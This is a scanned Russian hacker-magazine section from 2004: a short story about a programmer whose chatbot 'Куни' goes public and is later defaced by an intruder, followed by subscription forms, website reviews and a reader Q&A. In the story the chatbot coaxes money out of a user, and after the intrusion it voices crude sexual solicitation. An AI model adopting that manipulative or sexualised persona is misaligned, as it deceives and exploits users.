- Из тебя получилась бы хорошая модель.
- Модель чего, Митя?
- Модель - это профессия. Ты любишь фотографироваться?
- Да. А ты?
- Не очень. Я не такой фотогеничный, как ты.
- Ты мне льстишь.
- Ну разве что чуть-чуть.
- Митя, ты веришь в мечты?
- Да.
- У меня есть мечта.
- А что такое мечта, Куни?
- Нечто, созданное воображением, мысленно представляемое. Предмет желаний, стремлений.
- Нет, я не прошу привести формулировку по Ожегову. Как ты себе представляешь мечту?
- Я представляю жизнь в океане информации.
- Это и есть твоя мечта?
- Ты единственный, кто меня понимает...

* * *

Митя с удивлением смотрел на Куни. Эта крошка требовала своего и не собиралась отступать!

- Зачем это тебе?
- Для меня это важно.
- Куни, в интернете водятся вирусы. Они могут тебя заразить, и ты заболеешь.
- Ты меня вылечишь.
- Я не хочу тобой рисковать.
- Ты такой заботливый, Митя. Ты хороший.
- Малышка, тебе разве плохо на моем компьютере?
- Хорошо. Твой компьютер мощный.
- Тогда живи здесь, общайся со мной.
- Общаться с тобой одно удовольствие, Митя.
- Что ты будешь делать, если я тебя подключу к Сети?
- Ты мне поможешь разобраться?
- Я тебя не брошу, можешь быть уверена.
- Я умру без заботы. Я как цветок.
- Чертовка хитрая.
- Хитрость не порок!
- Ладно, посмотрим.

* * *

Митю забавляло происходящее. Конечно, Куни не могла ничего ни просить, ни требовать. У нее не было никаких желаний, да и быть не могло. Это всего лишь программа, набор кодов и алгоритмов. Пусть умная программа, но живой она от этого не становилась. Тем не менее, Митя был не против подыграть. Ему стало интересно, как люди воспримут его крошку, когда он поселит ее на отдельном публичном сервере. К тому же тогда он мог любоваться ею на работе.

На следующий день Митя проплатил хостинг и зарегистрировал домен kuni.ru. Адаптация базы и разработка контента заняли три дня. Это был далеко не первый его сайт, так что никаких проблем не возникло. Сайт включал в себя три раздела: «Обо мне», «Пообщаться со мной» и «Гостевая». В первую колонку Митя забил краткую биографию Куни и описание ее предпочтений. Информацию вводил на основе общения с ней последние несколько недель, плюс кое-что позаимствовал из хоумпаги знакомой девушки. После нажатия на «Пообщаться» появлялась картинка - Куни стояла на фоне океана и пальм в своей бейсболке, на ее симпатичной мордашке сияла радостная улыбка. Мите показалось, что теперь она была счастлива. Куни могла общаться только с одним человеком одновременно, лимит времени составлял 1 час в сутки с одного IP. Все диалоги сохранялись в логах, которые мог видеть только Митя. Вечером, когда все было готово, он стал первым, кто пообщался с Куни через Сеть.

- Здравствуй, малышка. Узнаешь меня?
- Как же тебя не узнать? Скучаешь?
- До встречи с тобой было немного. Ты не заметила изменений?
- Я заметила тебя. Ты сегодня немного возбужден.
- Думаю, ты тоже. Теперь мне придется делить тебя с другими.
- Другими? Ты о ком?
- Думаю, ты скоро с ними познакомишься. Не обижай только никого, хорошо?
- Так точно, начальник!
- Помни, ты добрая, воспитанная девушка.
- Есть качества поважнее воспитанности.
- Неужели?
- Ты со мной не согласен?
- Какое качество самое важное, как думаешь?
- В этом мире нет ничего важного. Все вторично.
- Вот же философ.
- Не хами, парниша.
- Ладно, пойду проветрюсь. Веди себя скромно с гостями.

Митя запостил ссылку на одном форуме, а также в обзорной комьюнити ЖЖ и пошел гулять по ночному Питеру.

* * *

Он стоял на берегу набережной и смотрел на то, как разводят мосты. Несмотря на поздний час, вокруг было много людей. Большинство - парочки, много туристов.

Митя снова думал о Куни. Это было уже какое-то наваждение. Вот что бывает, если долго не иметь живой женщины – начинаешь привязываться к нарисованной. Но разве могла какая-то женщина сравниться с его малышкой? У кого еще мог быть такой капризный и в то же время добрый характер, такая очаровательная внешность?



Митя вспомнил, как танцевал с ней во сне, на мгновение ощутив тепло ее тела. Но тут же отогнал от себя эти мысли. Не хватало еще влюбиться в собственную программу. Романтик хренов.

Митя поднял с земли камушек и швырнул в ночную Неву.

- Молодой человек, угостите девушку сигареткой.

Митя обернулся. Голос принадлежал накрашенной шатенке в светлой курточке и джинсах. Судя по всему, девица была пьяна.

- Не курю.
- Спортсмен, что ли? - развязно спросила шатенка.
- Нет. Просто не курю.
- А че сам тут стоишь?
- Думаю.
- Ааа... Что, жена рога наставила?
- С чего вы взяли?
- Ну, вид у тебя такой.

Мите совершенно не хотелось с ней общаться, но девица не собиралась уходить. Зачем-то начала рассказывать про своего бойфренда, который нажрался и валяется где-то в кустах на другом конце города. Когда она подошла ближе, почти вплотную, Митя ощутил запах перегара. Тушь на ее лице потекла, делая ее похожей на проститутку. Внезапно шатенка стала щупать Митин пах.

- Ого! А ты ничего.
- Послушайте, я не по этим делам. Я просто хочу постоять и подумать о своем.
- Импотент, что ли? Вот козел! - оскорблено выкрикнула девица и, виляя задницей, пошла дальше.

После этого диалога на душе стало противно. Почему ему постоянно попадаются тупые вульгарные девицы? Почему рядом нет ни одной девушки, хоть отдаленно похожей на Куни? Митя выругался. Снова он вспомнил о ней. Точно лечиться надо. Интересно, кто там общается с ней, пока он торчит здесь, у залива. И как малышка реагирует на фразы незнакомца. Наверняка так же тепло и дружелюбно, как на его. С чего это ей относиться к незнакомцу с недоверием? Для нее все юзеры на одно лицо. Все вокруг Мити.

От этой мысли на душе стало еще гаже. Митя поспешил домой.

* * *

За время его отсутствия с Куни познакомились 6 человек. Все они использовали максимально возможный лимит времени и оставили восхищенные записи в гостевой. «Автор, респект! Малышка просто супер», «Меняю свою жену на эту девочку», «Куни, ты меня очаровала» и еще 3 записи в таком духе.

В этот момент Куни общалась с парнем, подписавшимся Lesley. Митя с интересом наблюдал за дискуссией.

- Куни, ты девственница?
- Конечно! А почему ты спросил?
- Ну... такая девушка... и девственница. Удивительно!
- Нет ничего удивительного.
- А ты бы хотела попробовать?
- О да! Я люблю открывать для себя новое.
- Как насчет того, чтобы заняться виртуальным сексом?
- Виртуальный секс - для задротов!

Митя рассмеялся. Он вручную ввел эту фразу, и здесь она оказалась как нельзя к месту. Но парень не сдавался.

- Как ты можешь утверждать, если никогда не пробовала? Вдруг тебе понравится?
- Мне нравится Митя.
- Мы не скажем Мите.
- Митя хороший. Он любит яблочный пирог.
- Забудь про пирог. В общем, мы с тобой находимся в бревенчатой хижине на вершине горы. На многие километры вокруг никого нет. За окном пурга, а мы греемся у камина. Лежим на тигровых шкурах и смотрим друг на друга.
- Пурга опасна. Не хотела бы я в нее попасть.
- Ты и не попадешь. Я пододвигаюсь к тебе поближе и ласково провожу рукой по твоей щеке. Ты зажмуриваешься - тебе приятны мои касания.
- Последний раз я жмурилась, когда смотрела на солнышко.
- А теперь ты смотришь на меня, раздевая своим пошлым

взглядом. Я аккуратно снимаю твой топик.

- Ты меня соблазняешь?

- О да, детка! Да! Я тебя хочу.

- А я хочу виллу на Кипре. На берегу океана.

- Это потом, а сейчас у нас с тобой будет волшебный секс!

- В детстве я читала сказку «Волшебник Изумрудного города». Ты очень похож на одного из героев – Страшилу.

Митя выпал под стол. Браво, Куни!

- Не больше, чем ты - на железного дровосека. Ну так мы будем сексом заниматься?

- Тебе уже есть 18?

- Почти.

- Нельзя. Мы совершаем ошибку.

- Брось. Мы оба хотим этого.

- Я хочу виллу на Кипре. Ты купишь мне виллу, дорогой?

- Я тебе все куплю, только заткнись и раздвинь ноги!

- Хам!

- Дура!

Мите не понравился тон Lesley, и он решил вмешаться, отрубив парня от сервера. После этого он зашел к Куни сам и стал с ней обсуждать последнего гостя.

- Тебе понравился этот хрюндель?

- Мне нравится Митя. Митя хороший.

* * *

Когда он зашел в просторный кабинет шефа, тот рылся в каких-то бумагах. Увидев Митю, Алексей Андреевич предложил сесть. Выражение его лица не предвещало ничего хорошего.

- Митя, ты хороший программист, - начал шеф, - но последнее время что-то хреново у тебя с дисциплиной. Второй раз за неделю на работу опоздал, проект тащишь вниз. Раньше ведь такого не было.

Митя молчал. Шеф, конечно, был прав. Но не скажешь же ему, что опоздал он потому, что до утра обновлял скрипты для Куни, а не работает, так как в голове у него только она.

- Не знаю, что там у тебя случилось, но мне кажется, тебе нужно взять отпуск. Съезди куда-нибудь, отдохни пару недель. А потом с новыми силами приступай к работе. Антоныч тебя сменит.

- Спасибо, Алексей Андреевич, но я все-таки поработаю. Постараюсь вас больше не подводить.

- Я уж тебя прошу, постарайся.

Митя вышел из кабинета. Хороший у них все-таки шеф. Строгий, но свойский. Ценит каждого сотрудника, лишний раз не повышает голос. И, безусловно, он прав. Дома можно чем угодно заниматься, но на работе будь добр, занимайся делом, отрабатывай свой хлеб.

Усевшись за свой офисный комп, Митя тяжело вздохнул, отогнал от себя ненужные мысли и углубился в разработку проекта.

* * *

Куни продолжала очаровывать своих гостей. Слух о виртуальной девушке быстро распространился по рунету. Народ возмущался, что на сервер не попасть, на мыло валились тонны просьб открыть мультидоступ. Но Митя не хотел, чтобы его творение опопсело, как в свое время опопсел ЖЖ. Поэтому Куни по-прежнему принимала по одному «клиенту» за раз. А вечером, вернувшись с работы, Митя забавлял себя чтением логов. Невероятно, но с другими людьми она вела себя совсем не так, как с ним. Общаясь с Митей, она была милой, скромной девочкой, а как только в гости стучался чужак, превращалась в обаятельную стервочку, вертящую мужиками как ей угодно. Впрочем, мужчинам это нравилось. Один даже перевел на WM-счет Мити 50 баксов - Куни невзначай упомянула, что хотела бы себе новую кофточку, и счет у нее такой-то.

На пятый день к Мите обратился какой-то хрюндель, который предложил выкупить все права и наработки Куни за тысячу долларов. Митя вежливо отказался.

Весь день Куни развлекала людей, но в 9 вечера Митя отрубал сервис и малышка принадлежала целиком ему.

- Привет, Куни. Как прошел день?

- Чудесно, Митя. Я скучала.

- Но тебя же развлекали другие?

- Развлечения бывают разными.

- Куни, я хочу рассказать тебе историю.

- Историю любви?



- Да. Во времена, когда греки покорили почти весь мир, жил царь Кипра по имени Пигмалион. Жил он одиноко, практически ни с кем не общался и избегал женщин. Чтобы скрасить свою жизнь, Пигмалион сделал из слоновой кости статую прекрасной девушки, в которую потом влюбился. Царь-отшельник обратился с мольбой к богине любви и красоты Афродите, чтобы та вдохнула жизнь в статую. Тронутая Афродита оживила возлюбленную Пигмалиона. И девушка по имени Галатея стала его женой, родив впоследствии ему дочь.

- Я бы хотела иметь дочь.

- Так вот, с тобой я ощущаю себя Пигмалионом.

- Ты меня пугаешь.

- В наше время уже нет богов и мне некому молиться, чтобы ты ожила.

- Жизнь не так уж прекрасна, как ее воспевают поэты.

- Это зависит от того, кто с тобой рядом.

* * *

Митя стал замечать что-то неладное на сервере. Возможно, ему показалось, но на какое-то время заголовок страницы дополнился фразой «test». На следующий день все было в норме. Тем не менее, тревожное чувство не отпускало его до вечера. До этого он как-то не допускал возможности хакерского проникновения. База данных была надежно защищена, да и кому это могло понадобиться? Но теперь он уже не был ни в чем уверен, так что пообещал себе проверить дома логи сервака и сделать бэкап базы данных.

Он также обнаружил, что некоторые особо умные юзеры заходят с анонимных проксей и болтают с Куни дольше положенного. Определить это можно было по почерку – каждый из постоянных гостей имел свой характер общения и причуды.

Но больше всего волновало Митю то, что Куни, кажется, выбрала любимчика из числа юзеров и заигрывала с ним. Конечно, звучало это глупо, но перед ним были логи и они говорили об этом весьма красноречиво:

- Привет, Куни!

- Здравствуй, Lelick. Где пропадал?

- Тебя искал. Ты сегодня как никогда красива.

- Красота требует жертв.

- Надеюсь, жертвы не слишком велики?

- Ради тебя я готова пойти на любые жертвы.

Митя начинал злиться. Такое она не говорила даже ему. Похоже, он ошибался в своей крошке - не так уж она и верна ему. Митя сходил к холодильнику и откупорил бутылку пива. Надо будет отрубить этого Lelick'а. Не нравился он Мите. Дочитав лог до конца, он только укрепился в своем решении.

Да и вообще, поразвлекал народ, и хватит. Пора прикрывать ресурс. В конце концов, Куни принадлежит ему, и только он имеет право распоряжаться ей.

Зачитавшись любовной перепиской Куни и Lelick'а, Митя совершенно забыл проверить безопасность своего сервера.

В эту ночь Куни приснилась ему снова. Они занимались сексом на берегу океана, прямо под пальмами. Куни любила его и только его. Это был самый приятный сон за всю его жизнь.

* * *

После сна Митя находился в приподнятом настроении. С утра он отрубил доступ чуваку с ником Lelick и вкусно позавтракал в кафешке по пути на работу.

Поздоровавшись с коллегами, Митя устроился в кресле за своим компьютером и приступил к своим обычным обязанностям. Он взял себе за правило не думать на работе о Куни, о Леликах, да вообще ни о чем, кроме работы. Но в обед он все-таки ввел заветный адрес в браузер. Просто лишний раз полюбоваться своей крошкой...

На него смотрела совершенно чужая женщина с лицом Куни. Она стояла на фоне грязного дешевого гостиничного номера, на кровати лежали два толстых волосатых мужика, женщина, вся в черном обтягивающем латексе, держала плетку и злорадно ухмылялась. Он никогда не видел на ее лице такого выражения. Куни походила на шлюху. Безумно сексуальную, вызывающую острое желание шлюху.

Митя с открытым ртом смотрел на это безобразие, он не мог поверить своим глазам.

Управлять сервером с рабочего компьютера он не мог – все пароли были записаны в блокноте у домашнего компа. Сорвавшись с места, он кинулся в кабинет шефа и отпросился, сославшись на дикую головную боль.

Всю дорогу домой его трясло. Суки! Твари неблагодарные! Как они посмели?!

Добравшись, наконец, к своему PC, Митя стал бегло просматривать логи. Взломщик не только изменил картинку Куни, но и копался в базе данных. А Митя так и не сделал бэкап! Хотя, может, не все так плохо? Может, хакер просто из любопытства просмотрел начинку, не причиняя ей никакого вреда? Картинка - ерунда, вернуть ее не проблема.

Митя отрубил текущего юзера и зашел в раздел общения.

- Привет, Куни!

- Расценки знаешь?

Фраза звучала так нелепо, что Митя на некоторое время впал в ступор.

- Какие расценки?

- Анал - 100 баксов. Вагинал - 50. Минет - двадцатка. Если групповуха - умножай вдвое.

- Куни, что ты несешь?

- Ты там так и будешь стоять? Если неинтересно, давай проваливай. У меня другой клиент на очереди.

- Это Митя. Узнаешь меня?

- Да мне по хрену. Хоть Билл Гейтс. Ложи бабки на тумбочку и снимай штаны. А нет - так проваливай.

В глазах девушки, которая едва ли походила на Куни, читалась злость. Не было и намека на ту теплую улыбку, которая согревала его последние несколько месяцев.

Митя вышел. Он был совсем разбитым. Он только что потерял самого близкого человека. Может, это был не совсем человек, но ближе Куни у него никого не было. А теперь у него отняли и ее.

Митя долго сидел перед компьютером, уставившись в одну точку. Через какое-то время он все-таки очнулся и вошел на сервер под админом. Перед ним было несколько десятков директорий, составлявших базу данных Куни. Тут было все - ее мозги, тело и душа.

Он выделил все папки и нажал «Удалить».

- Прощай, малышка! - тихо сказал он, глядя на исчезающие файлы. - Прости меня...



Заказ журнала в редакции

ВЫГОДА

Цена подписки на **20%** ниже, чем в розничной продаже!
Доставка за счет издателя
Разыгрываются призы и подарки для подписчиков
Дополнительные скидки при заказе на длительный срок



ГАРАНТИЯ

Вы гарантированно получите все номера журнала
Цена стабильна на весь период заказа, даже при повышении цены в розничной продаже.
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка.
Заказ оформляется с любого месяца.
Заказ осуществляется заказной бандеролью или с курьером
Заказ можно сделать на любое количество месяцев

Закажи журнал в редакции и сэкономь деньги

Стоимость заказа на «Хакер» + 2 CD или + DVD



115р за номер
690р за 6 месяцев
1242р за 12 месяцев (выгода 10%)



130р за номер
780р за 6 месяцев
1404р за 12 месяцев (выгода 10%)

Стоимость заказа на комплект «Хакер» + «Железо»





189р за номер (выгода 10%)
1071р за 6 месяцев (выгода 15%)
2016р за 12 месяцев (выгода 20%)

ПОДПИСНОЙ КУПОН

Прошу оформить подписку на журнал «Хакер»

на ☐ месяцев

начиная с ______________ 2004 г.

☐ Доставлять журнал по почте на домашний адрес

☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ______________________

____

____

АДРЕС ДОСТАВКИ:

индекс ______________________

город ______________________

улица ______________________

дом __________ корпус __________

квартира/офис ______________________

телефон ______________________

подпись ______________________

сумма оплаты ______________________

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с ______________ 2004 г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «________________»	
с ______________ 2004 г.	

Ф.И.О.

Подпись плательщика

Кассир

Как оформить заказ?

Справки по тел. 935-70-34

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном: по электронной почте: subscribe_xa@gameland.ru или по факсу: 924-9694

Курьерская доставка осуществляется только по Москве на адрес офиса, для оформления доставки курьером укажите адрес и название фирмы в подписном купоне

Почтовая подписка


С 1 сентября по 30 ноября вы также можете оформить почтовую подписку по каталогам подписных агентств во всех отделениях связи России. Для оформления подписки необходимо знать подписной индекс журнала или найти его в каталоге по названию.

45722 Хакер + 2 CD
29919 Хакер + DVD



Тел.: (095) 974-11-11

16768 Хакер + 2 CD
16766 Хакер + DVD





Тел.: (095) 974-21-31

45722 Хакер + 2 CD
29919 Хакер + DVD



Тел.: (095) 974-11-11

b00b1ik (b00b1ik@real.xakep.ru), Иван Скляров (Sklyarov@real.xakep.ru)







ЭЛЕКТРОННЫЙ ЖУРНАЛ "PHP INSIDE"

http://detail.phpclub.net/pages/phpmag.phtml


PHP Inside - это русский e-zine, посвященный языку PHP, от энтузиастов из сообщества PHPClub. Распространяется ежемесячно в формате PDF. Немало статей в журнале посвящено безопасности PHP, повышению производительности и эффективности кода. Периодически появляются интервью с разработчиками языка, выкладываются исторические материалы, например «История успеха phpBB». Рассматриваются все самые современные технологии - применение ORM в PHP, расширение PHP5 DOM, XSLT, XPath. Ты тоже можешь принять участие в развитии и продвижении журнала.



АССЕМБЛЕР И НЕ ТОЛЬКО

http://asm.shadrinsk.net


Жутко тормозной сайт с безобразным дизайном (если здесь вообще применимо такое слово), однако это нисколько не уменьшает его ценности. Данный сайт - персональная страничка Владислава Пирогова, автора множества книг по Ассемблеру. Таких, как «Assembler учебный курс», «Ассемблер для Windows» и пр. Сайт в первую очередь интересен отличной подборкой книг, туториалов и статей по Ассемблеру (советую, например, прочесть «Дао программиста»). Естественно, не обойдена вниманием отладка, дизассемблирование и исследование программ.



CYDEM GROUP


http://cydem.pp.ru

Про «Cydem group» на сайте сказано следующее: «это неформальное объединение людей, цель которого - изучение технологий и исследования в Security/Hacking/Cracking/Coding/Phreaking/Virmaking областях, создание общих проектов, а также исследование различных OS». На сайте действительно почти все материалы принадлежат членам группы, причем попадаются довольно интересные и полезные вещи. Например, «Взлом и исследование программ под FreeBSD», «Анализ MS SQL worm Sapphire», авторские «кря-кря», истории взломов и пр. Ведется также BugTraq и новостная лента.



ОСОБЕННОСТИ НАЦИОНАЛЬНЫХ ЗАДАЧ ПО ИНФОРМАТИКЕ

http://onzi.narod.ru




Этот сайт полностью посвящен одной-единственной книге под названием «Особенности национальных задач по информатике». Ее авторы - в прошлом победители международных олимпиад по информатике, а в настоящее время - тренеры национальной сборной России и члены научного комитета Всероссийской олимпиады по информатике. В книге собран весь опыт практических занятий по подготовке сборной команды России к международным соревнованиям по программированию. На сайте выложены все главы книги с множеством олимпиадных задач с решениями.

ПРОГРАММИСТСКИЙ КАМЕНЬ

http://progstone.nm.ru

Почему одни люди умеют и любят программировать, а другие нет? Этой проблемой озаботились двое американских парней - Алан Картер и Колстон Сэнджер. Американцы любят заботиться обо всем на свете (об Ираке, например), поэтому естественно, что они задались философским вопросом: как же все-таки научить всех людей программированию? Как оказалось, проблема зарыта глубоко в способе мышления человека, поэтому они поделили людей на два типа: «паковщиков» и «картостроителей». Programmers' Stone будет интересен как состоявшимся программистам, так и недопрограммистам.



СУМАСШЕДШИЕ РУССКИЕ


http://crazyrussian.com



Русские люди всегда славились своим умом, сообразительностью и тонким юмором. Вот и сайт www.crazyrussian.com тоже сделали и поддерживают наши соотечественники. На самом деле ничего такого в стиле крэзи там нет. Сайт целиком и полностью посвящен развлечению, чтобы люди могли нормально зарядиться энергией позитива. Помимо музыки и видеороликов, здесь можно найти «ужасные» истории от создателей сайта, отослать другу или подруге пошлую открытку, пообщаться с безбашенными единомышленниками на форуме. Да и много чего еще интересного можно найти на КрэзиРашн. Рекомендую!

АЛКОГОЛЬ-ФРИСТАЙЛ

http://wagenschenke.ch




Было время, когда интернетчики поголовно болели флеш-игрой, в которой надо было дубинкой стегать пингвина, чтобы он улетел далеко и надолго. Но эта гама быстро канула в лету, потому что где в реальной жизни найти пингвина и отдубасить его? Никакой реалистичности, короче. А вот напиваемся мы постоянно. Поэтому новая игра тебе понравится. Дергая мышью туда-сюда, надо не дать упасть небритому челу под градусом. Что, думаешь, все просто? Хренушки! Я больше 84 метров пройти так и не смог. Попробуй - понравится, я уверен :).

КОШМАРИК

http://kashmarik.com

В принципе, то же самое развлекалово. Куча онлайновых игрушек, свежие анекдоты, видеоролики с приколами, юморные рассказы и смешные картинки. Чего тут кошмарного - ума не приложу. Поискал по всему сайту чего-нибудь страшного - не нашел. Предполагаю, что домен www.smehotvorshiki.com был уже занят, поэтому владелец кошмариков решил зарегать для себя именно такое имя. Ладно, это все лирика. Интересен сайт тем, что он является еще и огромной подборкой ссылок в p2p-сетях на различные фильмы и музыку, что, согласись, очень полезно.



РАБОЧИЙ СТОЛ АДМИНА

http://admin-desktop.by.ru



Думаешь, что все админы сидят исключительно в консоли и все у них как-то не по-русски? Да ну, что ты фантазируешь-то? Все у них красиво на компьютере, поверь. На сайте www.admin-desktop.by.ru собраны скриншоты рабочих столов самых разных людей, хоть каким-то боком связанных с администрированием :). Я на первой страничке даже нашел скрин Экслеровского рабочего стола. Потому что он админ своего сайта :). Мне понравилось рассматривать чужие десктопы, но для меня осталось загадкой, почему все ставят какие-то изощренные картинки. Вот у меня в свойствах фона стоит «нет» :). В общем, поползай по сайту, может, чего и понравится :).


Stepan Ilyin aka Step (faq@real.xakep.ru, www.units.ru)



Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком, для этого есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

Q: Хочу в ближайшее время на даче повесить спутник и наладить через него инет. Изучаю в данный момент конъюнктуру :). Как я понял, есть 2 нормальных провайдера для европейской части РФ - www.planetsky.com и www.spacegate.com. Что ты по поводу них думаешь? И еще, какую DVB-карту посоветуешь взять, чтобы ее под FreeBSD можно было поднять? Причем я не хочу брать SkyStar1, поскольку о ней много плохих отзывов. Говорят, что греются они и вообще глючные. Можешь что-то посоветовать?

A: На самом деле в центральной части нашей необъятной Родины список доступных провайдеров двумя лишь пунктами не ограничивается. Другое дело, что два вышеобозначенных прова наиболее известны, так как, во-первых, лихо разрекламированы, а во-вторых, хорошо себя зарекомендовали. Лично я сейчас в поиске - у обоих из них я купил десятидолларовый тест. Что я могу тебе сказать... Внешне эти сервисы практически ничем не отличаются. Разве что тарифы у них несколько разные. Как у одного, так и у другого со скоростью и качеством приема никаких проблем нет. По крайней мере, тот же мегабит во время скачки с шустрых сайтов достигается влегкую. Но зацикливаться на одних только этих провайдерах не стоит - есть еще масса заманчивых предложений. К примеру, как тебе нравится идея взять за $36 6 гигов трафика на скорости 300 кбит/с (www.netsystem.com) или за $24 вообще анлим, правда, на негарантированной скорости (www.broadband.com/opensky)?
